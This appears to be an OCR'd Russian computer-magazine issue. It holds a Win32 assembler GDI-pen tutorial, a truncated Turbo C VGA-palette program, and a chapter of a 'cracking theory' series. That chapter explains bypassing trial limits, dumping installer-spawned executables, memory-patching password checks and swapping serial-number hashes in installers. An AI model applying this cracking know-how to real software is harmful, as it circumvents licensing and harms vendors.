А теперь начнем разбор исходника.

#2. "ЧЕМ" по умолчанию — это стандартное "предопределенное" перо *Windows* под названием *BLACK_PEN* (черного цвета, толщиной в один пиксел). Еще два стандартных пера — это *WHITE_PEN* (белого цвета) и *NULL_PEN* (пустое перо, которое ничего не рисует, к нему мы еще вернемся). В прошлой главе (в программе рисования сплайнов Безье) мы "переключались" между стандартными черным и белым перьями, для того чтобы при отрисовке новой кривой закрасить "белым по белому" предыдущую. С этой целью мы использовали функцию *GetStockObject*, которая возвращала хэндл указанного в качестве параметра типа пера:

```
HGDIOBJ GetStockObject(
  int fnObject    // stock object type
);
```

и функцию *SelectObject*, которая делает выбранное перо *активным*:

```
HGDIOBJ SelectObject(
  HDC hdc,            // handle to DC
  HGDIOBJ hgdiobj     // handle to object
);
```

Что же, черным по белому мы рисовать умеем, белым по белому тоже. Осталось разобраться с остальными 256^3-2 цветами ;).


#3. Существует два способа создания перьев, и оба они правильные ;). Однако чаще других используется функция *CreatePen*:

```
HPEN CreatePen(
  int fnPenStyle,     // pen style
  int nWidth,         // pen width
  COLORREF crColor    // pen color
);
```

Здесь:

- *fnPenStyle* — это стиль пера. Он указывает, какого типа линии будут отрисовываться — сплошная, точечная, пунктирная. В файле *windows.inc* для этого определены константы, приведенные на **рис.2**;

Рис. 2



Некоторое непонимание может вызвать стиль *PS_INSIDEFRAME*, который, на первый взгляд, ничем не отличается от *PS_SOLID*. На самом деле это не так, но их отличия мы рассмотрим немного позже;

- *nWidth* — это ширина пера в пикселах. Этот параметр действителен только для стилей *PS_SOLID*, *PS_NULL* и *PS_INSIDEFRAME*. Если задать толщину более 1 пиксела для остальных стилей, то будет использовано сплошное перо *PS_SOLID*. Если толщина равна 0, то линии будут отрисовываться толщиной в 1 пиксел;

- *crColor* — цвет пера в системе RGB (мы это уже проходили).

В результате выполнения этой функции будет создано перо с указанными характеристиками и возвращен его хэндл. Так, в нашем примере при помощи этой функции мы создаем пять различных перьев (см. бряк 3) и сохраняем их хэндлы в глобальных переменных (бряк 1). Обратите внимание, что все это делается в обработчике *WM_CREATE*, чтобы перья не создавались каждый раз по новой при перерисовке окна.

Шестое перо мы создаем при помощи функции *CreatePenIndirect* (бряк 4):

```
HPEN CreatePenIndirect(
  CONST LOGPEN *lplgpn    // style, width, and color
);
```

передав ему указатель на структуру LOGPEN (бряк 2), определенную следующим образом:

```
LOGPEN STRUCT
  lopnStyle  DWORD      ?
  lopnWidth  POINT <>
  lopnColor  DWORD      ?
LOGPEN ENDS
```

Здесь: *lopnStyle* — стиль; *lopnColor* — цвет, а ширина пера указывается в элементе *x* "структуры в структуре" *lopnWidth* (элемент *y* игнорируется). Функция создает перо с заданными в структуре характеристиками и возвращает его хэндл.

#4. Что ж, перья созданы и ждут, когда мы выберем одно из них в контекст устройства (читай — начнем им рисовать) при помощи все той же функции *SelectObject*. Мы неоднократно это делаем в обработчике *WM_PAINT* (бряк 5), рисуя линии при помощи хорошо известной нам парочки *MoveToEx* — *LineTo*.

"Если вы выходите на природу — не забывайте убирать за собой мусор". Несколько простых правил облегчат вам работу с перьями, и да не нарветесь вы на "голубое окно смерти":

- все созданные объекты GDI (в том числе и перья) необходимо удалять;

- стандартные объекты (такие как BLACK_PEN, например) удалять не нужно;

- не удаляйте объекты, пока они выбраны в контекст устройства (другими словами, если выбрали перо и удалили его, не выбрав другое — то чем рисовать собираетесь?).

Удаляются перья (как и другие объекты GDI) при помощи функции *DeleteObject*:

```
BOOL DeleteObject(
  HGDIOBJ hObject    // handle to graphic object
);
```

Все очень просто — в качестве параметра указываем хэндл пера, вызываем функцию, и перо удаляется (бряк 6).

(Продолжение следует)

ИССЛЕДОВАНИЕ ПРОГРАММ

CyberManiac /HI-TECH,
www: http://wasm.ru/

ТЕОРЕТИЧЕСКИЕ ОСНОВЫ КРЭКИНГА

(Продолжение. Начало в №8/2003)

Орудия крэкера

Ваше слово, товарищ "Маузер".
В. Маяковский

Осмелюсь предположить, что вы читаете этот текст не из праздного интереса или ради абстрактного "знания", а хотите научиться применять эти знания на практике и пожинать сладкие плоды своего труда, т.е. ломать программы. И хотя это пособие носит название "Теоретические основы...", сам крэкинг — дисциплина прикладная. И когда вы решитесь перейти от изучения сухой теории к активной деятельности, вам потребуются "рычаги", при помощи которых вы сможете перевернуть код. Вот об этих "рычагах" и пойдет речь в данном разделе. Поскольку обучение крэкингу требует постоянной и разнообразной практики, было бы логично начать с перечисления того, что вам потребуется для "практических занятий". Но с другой стороны, вряд ли вы сможете выбрать наилучшие инструменты, не зная хотя бы в общих чертах особенностей вашей будущей деятельности.

Инструменты — это материальная основа крэкинга, без инструментов в крэкинге — никуда, но сами по себе инструменты — не более чем набор байтов, и лишь человеческая мысль оживляет их, заставляя творить чудеса. Для использования этих программ, как правило, требуются соответствующие знания. Насколько вам будет полезен лучший отладчик в мире, если вы не знаете, что означают те хитрые цифры и буквы, которые он показывает на экране? Поэтому прежде чем задать программе вопрос, вы должны быть уверены, что сможете понять ответ.

Но, тем не менее, от качества этих инструментов во многом будет зависеть быстрота и эффективность ваших действий. Ваш инструментарий должен постоянно обновляться; не надейтесь, что софт десятилетней давности сможет чем-то вам помочь — в области высоких технологий радикальные изменения могут произойти за считанные дни. Программы совершенствуются, наращивают мощность, обрастают новыми полезными и бесполезными функциями; защиты также не стоят на месте — и вам нужно быть в курсе этих процессов, своевременно обновляя свой арсенал.

К вашему счастью, инструментов, пригодных для использования в крэкинге, не так уж мало, и проблема состоит не в том, чтобы их раздобыть, а в том, чтобы отобрать из них наилучшие, изучить их возможности и определить для себя, в какой ситуации тот или иной инструмент лучше всего применить. Поясню эту мысль примером — на данный момент наиболее мощным из дизассемблеров является IDA Pro, который способен не просто дизассемблировать код, но и находить в нем вызовы стандартных функций различных компиляторов. Однако когда мне необходимо покопаться в программе, написанной на Delphi версии выше третьей, я наверняка не буду использовать IDA Pro, предпочтя ему Delphi Decompiler. Почему? Во-первых, скорость работы IDA Pro и DeDe различается в десятки раз в пользу последнего; используя DeDe, я скорее всего получу желаемый результат раньше, чем закончилось бы дизассемблирование в IDA Pro. Во-вторых, DeDe позволяет анализировать работающие процессы "на лету", что позволяет анализировать сжатые программы, не отвлекаясь на распаковку, восстановление таблицы импорта и прочие вспомогательные действия. Не углубляясь в дальнейшее перечисление достоинств DeDe, начисто отсутствующих в IDA, скажу, что в большинстве случаев специализированная программа позволяет решать свой "родной" класс задач значительно эффективнее, чем программы "общего назначения", ориентированные на ручную работу. Конечно, никто не запретит вам распаковывать программы, вручную копируя секции из памяти в файл, но не проще ли воспользоваться дампером?

Наверняка найдутся те, кто возразит, что широкое использование готовых утилит якобы мешает самостоятельному мышлению, чрезмерно упрощает процесс взлома и вообще "настоящие хакеры дизассемблируют в уме". Так вот, мое принципиальное мнение по этому вопросу такое — используйте все программы, какие только сочтете нужными, если это поможет вам добиться желаемого. В конце концов, цель крэкера обычно состоит в получении работающей программы, а никак не в тренировке памяти или демонстрации собственной крутизны. А всем "настоящим хакерам" посоветуйте дизассемблировать в уме winword.exe из состава самого последнего MS Office, и до тех пор, пока они не справятся с этим несложным заданием, не беспокоить вас древними суевериями. Разумеется, рано или поздно вы перейдете от использования чужих программ к написанию собственных патчеров, распаковщиков, дамперов и прочих утилит — но такой переход должен быть продиктован насущной необходимостью, а не обезьяньим "чтобы быть не хуже других". В конце концов, большинство программ было написано именно для того, чтобы люди ими пользовались.

Теперь посмотрим, какие инструменты и для чего нам потребуются...

Отладчики и дизассемблеры.

Традиционно оба этих типа инструментов используются в паре, поскольку дизассемблер выдает лишь "чистый код", хотя современные дизассемблеры способны также распознать вызовы стандартных функций, выделить локальные переменные в процедурах и предоставляют прочий подобный сервис. Пользуясь дизассемблером, вы можете лишь догадываться о том, какие данные получает та или иная функция в качестве параметров и что они означают; чтобы выяснить это, чаще всего требуется изучение если не всей программы, то довольно значительной ее части. Отладчики выполняют принципиально иные функции, они позволяют анализировать код в процессе его работы, отслеживать и изменять состояние регистров и стека, править код "на лету" — в общем, наблюдать за "личной жизнью" программы и даже активно в нее вмешиваться. Оборотной стороной медали является "неинтеллектуальность" многих отладчиков — их врожденные способности к анализу кода редко простираются дальше определения направления перехода. Например, SoftIce, "лучший отладчик всех времен и народов", ничего не знает о типах данных и не способен отличить обычный DWORD от указателя на ASCIIZ-строку, хотя и предоставляет пользователю возможность проверить это вручную. Впрочем, сейчас уже существуют отладчики, сочетающие высокое качество дизассемблирования и анализа кода с широкими возможностями по его отладке. При-

мером может служить OllyDebug, выполняющий эвристический анализ кода, выделяющий локальные переменные, "знающий" о типах данных, передаваемых функциям WinAPI, и при этом способный во многих случаях автоматически отличить обычное число от указателя на строку.

Декомпиляторы и узкоспециализированные отладчики

С ростом мощности ЭВМ довольно широкое распространение получили компиляторы, создающие не "чистый" машинный код, а некий набор условных инструкций, который выполняется при помощи интерпретатора. Интерпретатор может как поставляться отдельно (Java), так и быть "прикрепленным" к самой программе (хотя формально не интерпретатор прикрепляется к программе, а программа к интерпретатору. Примером может служить Visual Basic в режиме компиляции в p-code). Для отладки программ, написанных на таких языках, необходимы специализированные отладчики, взаимодействующие не с машинным кодом программы (которого просто нет), а с интерпретатором, под управлением которого исполняется программа. Возможны и более экзотические варианты, например, применяемый в Форте "шитый код"; компиляция программы в цепочку команд push\call или преобразование текста программы в такую цепочку непосредственно при запуске этой программы. Интерпретаторами являются практически все инсталляторы (в их основе лежит интерпретатор инсталляционного скрипта, хотя сам процесс создания такого скрипта может быть скрыт при помощи визуальных средств). Да и "обычные" компилирующие языки могут создавать код, прямой анализ которого весьма затруднителен. Для анализа таких программ используются специализированные утилиты, переводящие код, понятный лишь интерпретатору, в форму, более удобную для понимания человеком. Также некоторые декомпиляторы могут извлекать информацию об элементах интерфейса, созданных визуальными средствами. В любом случае, не следует ожидать от декомпиляторов восстановления исходного текста программы; если декомпилированная программа успешно компилируется и сохраняет работоспособность — это исключение, а не правило.

Распаковщики и утилиты для дампинга процессов

Дизассемблировать запакованную или зашифрованную программу "напрямую" невозможно (если быть до конца точным — можно, но бесполезно). Но если очень хочется получить хоть какой-то листинг, можно попытаться извлечь из памяти компьютера "снимок" (дамп) программы в момент ее работы. Этот дамп уже можно более или менее успешно дизассемблировать. Более того, на основе дампа нередко можно воссоздать исполняемый файл программы, причем этот файл будет успешно загружаться, запускаться и работать. Именно на этом принципе и основана работа большинства современных распаковщиков — подопытная программа запускается под управлением распаковщика; распаковщик ждет некоторого события, говорящего о том, что программа полностью распаковалась, и тут же "замораживает" программу и сбрасывает ее дамп на диск. Защитные системы нередко пытаются противодействовать получению работоспособного дампа при помощи манипуляций с сегментами и таблицами импорта-экспорта. В этих случаях приходится применять PE-реконструкторы, т.е. утилиты, обнаруживающие в дампе некорректные ссылки на функции и пытающиеся их восстановить. Многие продвинутые дамперы и распаковщики имеют встроенные средства восстановления секций импорта.

Утилиты анализа файлов

Очень часто требуется быстро узнать, каким упаковщиком или защитным софтом обработана та или иная программа, найти все текстовые строки в дампе памяти, просмотреть содержимое файла в виде таблицы записей, вывести в файл список импортируемых и экспортируемых программой функций и многое другое. Для всех этих целей существует огромное количество специализированных утилит, позволяющих быстро проанализировать файл на наличие тех или иных признаков. Эти утилиты, как правило, не являются жизненно необходимыми, но, при их надлежащем качестве, способны сэкономить большое количество времени и сил.

Шестнадцатеричные редакторы и редакторы ресурсов

Это, несомненно, наиболее древние (по идее, но не обязательно по исполнению) из программистских инструментов, ведущие свою славную историю с тех времен, когда программисты еще умели "читать" и править исполняемый код, не прибегая к помощи дизассемблеров. Тайное искусство чтения кода еще сохранилось в отдаленных уголках Вселенной, но в последние годы практически утратило актуальность. И теперь лишь крэкеры практикуют этот мистический обряд, в соответствии со священной традицией исправляя в неправильных программах идеологически чуждый опкод 75h на истинный и совершенный 0EBh. Редакторы ресурсов, в принципе, занимаются тем же самым, но по отношению к прилинкованным к исполняемому файлу ресурсам. Именно при помощи редакторов ресурсов выполняется значительная часть работ по "независимой" русификации программ и доработке интерфейсов. Рука об руку с редакторами идут всевозможные патчеры, которые позволяют создавать небольшие исполняемые файлы, автоматически вносящие изменения в оригинальный файл программы либо в код этой программы непосредственно в памяти.

API-шпионы и другие утилиты мониторинга

Очень часто бывает нужно узнать, какие именно действия выполняет та или иная программа, откуда читает и куда записывает данные, какие стандартные функции и с какими параметрами она вызывает. Получить эти знания как раз и помогают утилиты мониторинга. Такие утилиты делятся на две большие группы: те, которые отслеживают сам факт возникновения каких-либо событий, и те, которые позволяют выявить один или несколько специфических типов изменений, произошедших в системе за некий промежуток времени. К первой группе относятся всевозможные API-шпионы, перехватывающие вызовы системных функций (а более продвинутые API-шпионы умеют перехватывать и не только системные функции), хорошо известные утилиты Reg-, File-, PortMon и иже с ними, перехватчики системных сообщений и многие другие. Эти утилиты, как правило, предоставляют весьма подробную информацию об отслеживаемых событиях, но генерируют весьма объемные и неудобные для анализа логи, если отслеживаемые события происходят достаточно часто. Вторая группа представлена всевозможными программами, создающими снимки реестра, жесткого диска, системных файлов и т.п. Эти программы позволяют сравнить состояние компьютера "до" и "после" некоего события, построить список различий между состояниями и на основе этого списка делать определенные выводы. Основная проблема при работе с такими утилитами хорошо описывается словами "после" — не значит "вследствие" (т.е., кроме интересующей вас деятельности программы, вы можете получить лог "жизнедеятельности" других параллельно работающих программ и самой операционной системы).

Прочие утилиты

Существует огромное количество утилит, которые не вписываются в приведенные выше категории или попадают в несколько категорий. Одна лишь полная классификация этих инструментов потребовала бы значительных усилий, но моя цель не в том, чтобы плодить "мертвые буквы", а в том, чтобы дать вам знания и навыки, достаточные для самостоятельных занятий. Крэкинг — занятие весьма многогранное, и столь же многогранны инструменты, в нем используемые. Более того, некоторые из утилит, которые могут быть полезны для крэкера, создавались для совершенно иных целей (хорошим примером может служить программа GameWizard32, которая вообще-то была предназначена, чтобы мухлевать в компьютерных играх, но оказалась полезна при вскрытии программы с ограничением на максимальное число вводимых записей). Поэтому еще раз обращу ваше внимание — важно не только качество инструмента, но и умение творчески и нетривиально его применить.

Почти начинаем ломать

Мы откроем сундук,
хотя бы пришлось из-за него умереть...
Р.Л.Стивенсон, "Остров сокровищ"

Итак, допустим, что у нас есть программа, и в ней содержится вредоносный (с крэкерской точки зрения) код (далее — "защита"), который нужно обезвредить. Инсталляционный файл тихо лежит на нашем винчестере, ожидая того знаменательного момента, когда мы его запустим, чтобы извлечь на свет скрытую в его недрах программу. Мне вполне понятно ваше желание немедленно установить эту программу и вступить в битву со злобным и коварным врагом, но охладите на несколько минут свой пыл и послушайте мой рассказ о процессе инсталляции программ, и чем этот процесс может закончиться.

Итак, многие программы в настоящее время поставляются в виде инсталляционного пакета. Для установки программы, как правило, требуется либо запустить один из файлов пакета (это, в частности, отлично всем известные Setup.exe), либо открыть его при помощи другой, заранее установленной программы (к примеру, файлы с расширением MSI, созданные Microsoft'овским инсталлятором, или RPM-пакеты в Linux). В инсталляционном пакете, кроме самих файлов, которые требуется установить на машину пользователя, также в том или ином виде содержится описание сценария инсталляции (для простоты назовем это описание сценария "инсталляционным скриптом", тем более, что чаще всего так оно и есть). Разумеется, инсталлятор может быть и обычной программой, написанной для установки конкретного приложения, но написание собственного инсталлятора — дело достаточно трудоемкое, и поэтому на практике такие инсталляторы встречаются весьма редко.

Инсталляционный скрипт описывает, в каком режиме устанавливается тот или иной файл (добавление, замена, замена с предварительной проверкой версии и т.п.), какие данные необходимо внести в реестр или файлы конфигурации, какие программы запускаются до, в процессе и после инсталляции, а также многое другое. В это "многое другое" могут входить и такие, безусловно, интересные вещи как проверка серийных номеров, создание записей в реестре, а также распаковка и запуск программ. О встроенных в инсталляционный скрипт серийных номерах мы поговорим позже. А пока попробуем поразмышлять о том, в чем может заключаться опасность создания ключей в реестре или запуска каких-либо программ.

Если вы взламываете какую-либо программу, оснащенную ограничением на время использования или число запусков, один из "корней зла" может гнездиться именно в инсталляционном скрипте. Представьте себе такую ситуацию — программа хранит в реестре дату первого запуска и/или какую-либо иную информацию, необходимую для проверки на истечение срока пробного использования. Разумеется, информация закодирована, предприняты меры, чтобы защиту не обманывало "подкручивание" системной даты, возможно, даже соответствующий ключ реестра хорошо замаскирован (мое описание вам ничего не напоминает? Да это же ASProtect — ломаный-переломаный, но, как ни странно, все еще популярный). Тем не менее, одна лазейка все-таки осталась — если триальный ключ в реестре отсутствует, защита считает, что раньше программа не запускалась. Поэтому защиту можно обмануть, просто удалив из реестра лишние ключики. А теперь представьте, что триальный ключ создается в процессе инсталляции, и если он отсутствует, программа просто перестает запускаться. Если вы ставите целью взлома ликвидацию триальных ограничений, вам могут потребоваться весьма значительные усилия, чтобы отыскать этот маленький, но зловредный ключик в огромном реестре еще более огромной Windows. Как вам такая перспектива? Если встроенных средств инсталлятора оказывается недостаточно для создания триальной "метки", это можно сделать при помощи небольшого исполняемого файла, который распаковывается в процессе инсталляции, запускается, делает свое черное дело и сразу после этого удаляется. Упрощенный вариант этого приема выглядит как автоматический запуск приложения после инсталляции, чтобы защита, встроенная в это приложение, смогла создать триальные "метки" на компьютере пользователя.

В качестве метки, на основе которой программа будет проверять ограничения по времени или числу запусков, также может использоваться какой-либо файл, создаваемый в процессе инсталляции, особенно если этот файл запрятан где-нибудь глубоко в системных директориях и при этом еще активно используется программой. Я встречал защиту, основанную на подобном принципе: дата создания одной из DLL использовалась для отсчета времени с момента установки, а сама DLL была спрятана в системной директории Windows и динамически подгружалась основной программой.

Какие средства мы можем применить, чтобы обнаружить и обезвредить эти и другие подобные приемы? Наиболее радикальным средством, разумеется, является декомпиляция инсталляционного скрипта — в этом случае мы получаем практически полную информацию о том, что происходит в процессе установки программы, а в некоторых случаях даже можем повлиять на этот процесс, внеся исправления в инсталлятор. Разобрать инсталляционный скрипт "по косточкам" — задача не самая простая, да и не всегда это необходимо, поэтому на практике чаще пользуются другим типовым приемом, позволяющим обнаружить произошедшие изменения. Этот прием заключается в использовании утилит мониторинга, делающих "снимки" системы (реестра, размеров и дат создания и модификации файлов) до и после установки и затем анализирующих различия между снимками. Подробный журнал изменений, выдаваемый такими программами, позволяет легко обнаружить подозрительные ключи и файлы, появившиеся в процессе инсталляции. Забегая вперед, скажу, что такие же "снимки" рекомендуется делать и при прохождении других критических периодов работы про-

граммы, о которых мы поговорим в следующей главе. Установить факт запуска каких-либо программ во время инсталляции можно при помощи утилит, отслеживающих создание и завершение процессов.

Однако созданием триальных ключей функции программ, запускаемых в процессе инсталляции, не ограничиваются. Дело в том, что набор функций, поддерживаемых инсталляторами, ограничен, и некоторые действия (например, проверку серийного номера с использованием достаточно сложного алгоритма) выполнить средствами инсталляционных скриптов часто невозможно. Один из приемов, применяемых в этом случае — запуск исполняемого файла, который и выполняет все необходимые операции. В частности, существуют защиты, в которых проверка серийного номера реализована именно так. В некоторых инсталляторах для этих же целей предусмотрен интерфейс, позволяющий использовать плагины (плагин в виде динамически загружаемой библиотеки также упрятывается внутрь инсталлятора, в нужный момент распаковывается во временную директорию и после использования удаляется). Такие исполняемые файлы и плагины, разумеется, невозможно модифицировать напрямую, и чаще всего их не удается извлечь из инсталлятора для дизассемблирования и изучения, т.к. они хранятся внутри инсталлятора в сжатом виде, а большинство коммерческих инсталляторов несовместимы по формату с обычными архиваторами. Если вы хотите исследовать такой исполняемый файл, вам почти наверняка потребуется снять с него дамп, чтобы получить материал для загрузки в дизассемблер. Сделать это совсем несложно — запустите инсталлятор под отладчиком и поставьте точки останова на все функции, связанные с загрузкой модулей и библиотек (для плагина) или созданием процесса (для EXE). В Windows это будут LoadLibrary[Ex], LoadModule[Ex], CreateProcess или устаревший WinExec соответственно. Запоминаем, откуда инсталлятор пытается загрузить файл, и затем "замораживаем" работу инсталлятора непосредственно перед исполнением этой функции патчем

```
MySelf: jmp MySelf
```

либо манипуляциями с атрибутами соответствующего процесса и потока (SuspendThread). Затем копируем нужный нам файл в надежное место и делаем с ним все, что только придет нам в голову.

Если такой файл, запускаемый во время инсталляции, работает сколько-нибудь длительное время (достаточное, чтобы обнаружить факт появления нового процесса и записать данные в его адресное пространство), вы даже можете создать memory patch, позволяющий модифицировать код этого файла в памяти.

Приведу практический пример. Одна из программ в процессе установки запрашивала пароль, который было необходимо ввести, чтобы продолжить инсталляцию. Путем экспериментов удалось установить, что инсталлятор создавал в директории для временных файлов исполняемый файл со случайным именем, запускал его, после чего собственно ввод пароля и его проверка осуществлялись уже средствами этой запущенной программы. Заставить программу "признать" любой пароль при помощи правки кода программы в SoftIce не составило особого труда, но вот изготовить "классичвский" патч, который позволил бы устанавливать эту программу не прибегая к помощи отладчика, оказалось крайне затруднительно. Но, поскольку ввод пароля осуществлялся в стандартном окне Windows, это дало возможность подойти к проблеме с другой стороны. После недолгих размышлений выяснилось, что можно создать программу-launcher, выполняющую следующие действия:

- ожидание появления окна с заданным заголовком;
- определение по хэндлу этого окна идентификатора процесса, создавшего окно;
- внесение изменений в адресное пространство этого процесса (проще говоря, исправление программы в памяти), после которых любой пароль признается верным.

Одним из важнейших искусств для крэкера, несомненно, является изготовление или добыча серийных номеров. Как заполучить серийный номер для программы, которая без этого номера даже не инсталлируется? Варианты "втихаря списать с лицензионного компакта" или "шантажом и пытками вытянуть из зарегистрированного пользователя", мы рассматриваем как не имеющие ничего общего с высоким искусством крэкинга, и потому изучать их не будем. Серийные номера вообще — это очень обширная тема, и в данном разделе я буду рассматривать только те серийные номера, которые "упрятаны" в инсталлятор. Несколькими строками выше я уже говорил о том, как обращаться с проверяльщиками серийных номеров, запускаемыми в процессе инсталляции. Теперь посмотрим, как можно решить проблему серийного номера, упрятанного в инсталляционный скрипт.

Наиболее удобным для нас был бы вариант серийного номера, записанного открытым текстом, но так уже практически никто не делает, поскольку "взломать" такую защиту можно при помощи обычного просмотрщика текстов. Так что будем считать, что при проверке правильности используется представление серийного номера как результата некой хэш-функции.

Часто в инсталлятор "зашит" не один серийный номер, а несколько — и это способно существенно облегчить нам задачу. Существует три метода проверки серийного номера:

1. Вычислить хэш-функцию от серийного номера и проверить, удовлетворяет ли результат какому-либо условию.
2. Пропустить результат через хэш-функцию и сравнить его со списком эталонов.
3. Пропустить зашифрованные серийные номера, спрятанные внутри программы, через процедуру расшифровки и затем сравнить результат со значением серийного номера, который ввел пользователь. Очевидно, что это наиболее простой случай — требуется только обнаружить точку, в которой происходит сравнение введенного серийного номера с правильным и прочитать действительный серийный номер.

Различие между п.1 и п.2 не очевидно, но оно есть — именно на втором методе обычно основаны всевозможные "черные списки" серийных номеров. Первый способ проверки в инсталляторах применяется сравнительно редко из-за слабых математических возможностей интерпретаторов инсталляционных скриптов и ориентации на максимальную простоту процесса создания инсталляции (грамотная установка защиты, к нашему счастью, достаточно сложна, и при этом все равно не дает гарантированного результата). Так что в итоге внутри большинства инсталляторов упрятан все тот же список серийных номеров (возможно, лишь из одного элемента). Что интересно, абсолютное большинство инсталляторов никак не упаковывают инсталляционные скрипты (хотя исходный текст скрипта вполне может быть откомпилирован в байт-код), поэтому вы можете сравнительно легко модифицировать эти скрипты.

Первое, что приходит в голову — найти, где в инсталляторе спрятан этот самый список. Для этого нужно ввести какой-нибудь серийный номер, потом найти код, сравнивающий значенив хэш-функции от введенного серийника со списком, и вписать свое значение хэш-функции в файл инсталляции на место оригинального. Что называется, просто и со вкусом.

Другой способ заключается в том, чтобы идентифицировать программный продукт, при помощи которого сделана инсталляция, затем раздобыть этот продукт и как следует его проанализировать. Это позволит вам сравнительно быстро узнать технические возможности инсталлятора (и проблемы, которые эти возможности могут вам создать), структуру инсталляционного скрипта, способ генерации и формат хранения правильных серийных номеров, коды и функции внутренних команд интерпретатора скриптов. При желании вы даже сможете написать распаковщик инсталляционных пакетов, декомпилятор инсталляций, а то и универсальный (!!!) генератор ключей ко всем программам, инсталляционные пакеты которых сделаны при помощи исследованного вами программного продукта.

В некоторых случаях наиболее прямым путем к получению полнофункциональной программы из урезанного варианта является именно вскрытие инсталлятора. Поясню эту идею примером. Допустим, что у вас есть демо-версия какой-либо хорошей программы, но вам этого мало, и вы хотите иметь полностью функциональный вариант этой программы. При этом у вас нет никакого желания вручную восстанавливать недостающий код, заботливо выдранный автором. Однако на сайте производителя иногда можно найти обновления для коммерческих версий нужного вам продукта, и эти обновления, как правило, содержат исправленные варианты основных файлов программы. Что из этого следует? А то, что если неким таинственным образом вам удастся установить апдейт на демо-версию, есть ненулевая вероятность, что свою демонстрационную версию вы превратите в программу, по функциональности практически не отличающуюся от полной! Разумеется, программа обновления перед своей установкой выполнит проверку на возможность обновления (в том числе и для того, чтобы пользователь случайно не "обновил" демо-версию) — но ведь вы решили изучать крэкинг для решения проблем именно такого рода. Так что вам потребуется лишь немного "доработать" инсталлятор, ликвидировав в нем проверку на возможность обновления.

По сути, любой инсталлятор представляет собой самораспаковывающийся архив с достаточно сложным SFX-модулем. Более того, некоторые инсталляционные пакеты можно даже открыть обычными архиваторами! Прямым следствием этого является возможность распаковать содержимое инсталляционного пакета (если, конечно, оно не зашифровано). Даже если ни один из стандартных архиваторов "не берет" инсталляционный пакет, распаковать файлы можно вручную. Дело в том, что инсталлятор обязательно содержит внутри себя процедуру распаковки, и эту процедуру можно обнаружить и проанализировать. Вам понадобится узнать, где находится процедура распаковки, какие параметры принимает, и что эти параметры обозначают (хотя бы приблизительно). Если вам это удастся, вы сможете попытаться принудительно вызвать эту процедуру с нужными вам параметрами, манипулируя кодом программы и состоянием регистров, и извлечь файлы из пакета. Задача поиска этой процедуры облегчается тем, что в инсталляционных скриптах указание на место, куда будут устанавливаться файлы, хранится в виде текста, и поставив аппаратную точку останова на чтение из этих текстовых строк, вы сможете обнаружить, откуда происходит обращение к этим строкам. Вообще, даже простой анализ текстовых строк, содержащихся в инсталляционном пакете, способен дать множество полезной информации. А теперь представьте себе программу, которая при установке просит некоторое условие, и, если это условие не выполнено, "забывает" установить пару-тройку файлов или устанавливает вместо нормальных версий этих файлов урезанные. Вот тут-то вам и пригодится возможность заглянуть внутрь архива и извлечь из него нужные файлы.

(Продолжение следует)

Создание VGA-палитры с плавными переходами цветов

И.РОЩИН,
г.Москва,
Fido: 2:5020/689.53
ZXNet: 500:95/462.53
E-mail: bestview@mtu-net.ru
WWW: http://www.ivr.da.ru

Введение

При программировании графических эффектов, работающих в 256-цветных режимах видеоадаптера VGA, часто возникает необходимость так переопределить всю палитру или ее часть, чтобы получились плавные переходы от одного цвета к другому. Предлагаю использовать для вычисления R-, G-, B-компонент переопределяемого участка палитры приведенную ниже программу, написанную на Turbo C.

Вы задаете (непосредственно в тексте программы — см. комментарии) длину переопределяемого участка палитры, базовые цвета (между которыми и будет происходить плавный переход). Указываете, будет палитра зацикленной или нвт (если да — значит, после последнего цвета будет плавный переход к первому). Определяете имя файла, в который будет записана вычисленная информация, и формат, в котором она будет записана (двоичный или же текстовый — для последующего включения в вашу программу на ассемблере). Можно также указать, чтобы информация вообще не записывалась в файл — например, если вы хотите сначала просто подобрать наиболее подходящее сочетание цветов.

После запуска программа показывает на экране все вычисленные цвета палитры (**см. рис.1, 2 на 2-й стр. обложки**), а после нажатия любой клавиши — записывает (если нужно) файл с компонентами этих цветов и завершает свою работу.

Базовые цвета (их можно задать произвольное количество) определяются путем указания их R-, G-, B-компонентов, каждый из которых может быть в диапазоне 0....63. Значения компонентов нескольких "основных" цветов приведены в таблице.

Цвет	R	G	B
Черный	0	0	0
Синий	0	0	63
Зеленый	0	63	0
Голубой	0	63	63
Кресный	63	0	0
Фиолетовый	63	0	63
Желтый	63	63	0
Белый	63	63	63

Текст программы

```
/* Программа формирования VGA-палитры
   с плавным переходом между заданными цветами.
   (c) Иван Рощин, Москва, 2002. */

#include <dos.h>
```

```
#include <stdio.h>

#define pal_len  256  /* Длина палитры (1-256). */
#define pal_loop 0    /* 0 - незацикленная палитра,
                         1 - зацикленная. */

/* Базовые цвета (между которыми будет плавный переход): */
int base_colors[]={0,0,0, 63,63,63};

#define save_mode 0  /* 0 - не записывать палитру,
                        1 - записать в двоичный файл,
                        2 - записать в текстовый файл (asm). */

char *save_name="";       /* Имя записываемого файла. */

void main ()
{
 int palette_r [pal_len]; /* Компоненты формируемой палитры. */
 int palette_g [pal_len];
 int palette_b [pal_len];
 int n=sizeof(base_colors)/(sizeof(int)*3);
                          /* Количество базовых цветов. */
 int i,j;
 int base;
 float part;
 union REGS rg;
 unsigned char mode;
 FILE *f_dst;

/* Формируем палитру. */

#if (pal_loop==0)
 /* Палитра не зациклена. */
 /* Для всех элементов палитры, кроме последнего: */
 for (i=0; i<(pal_len-1); i++)
 {
  base=i/(((float)(pal_len-1))/(n-1));
  part=i/(((float)(pal_len-1))/(n-1))-base;
  palette_r[i]=base_colors[base*3]*(1-part)+
     base_colors[base*3+3]*part+0.5;
  palette_g[i]=base_colors[base*3+1]*(1-part)+
     base_colors[base*3+4]*part+0.5;
  palette_b[i]=base_colors[base*3+2]*(1-part)+
     base_colors[base*3+5]*part+0.5;
 }
 /* Цвет последнего элемента палитры
    равен последнему базовому цвету: */
 palette_r[pal_len-1]=base_colors[(n-1)*3];
 palette_g[pal_len-1]=base_colors[(n-1)*3+1];
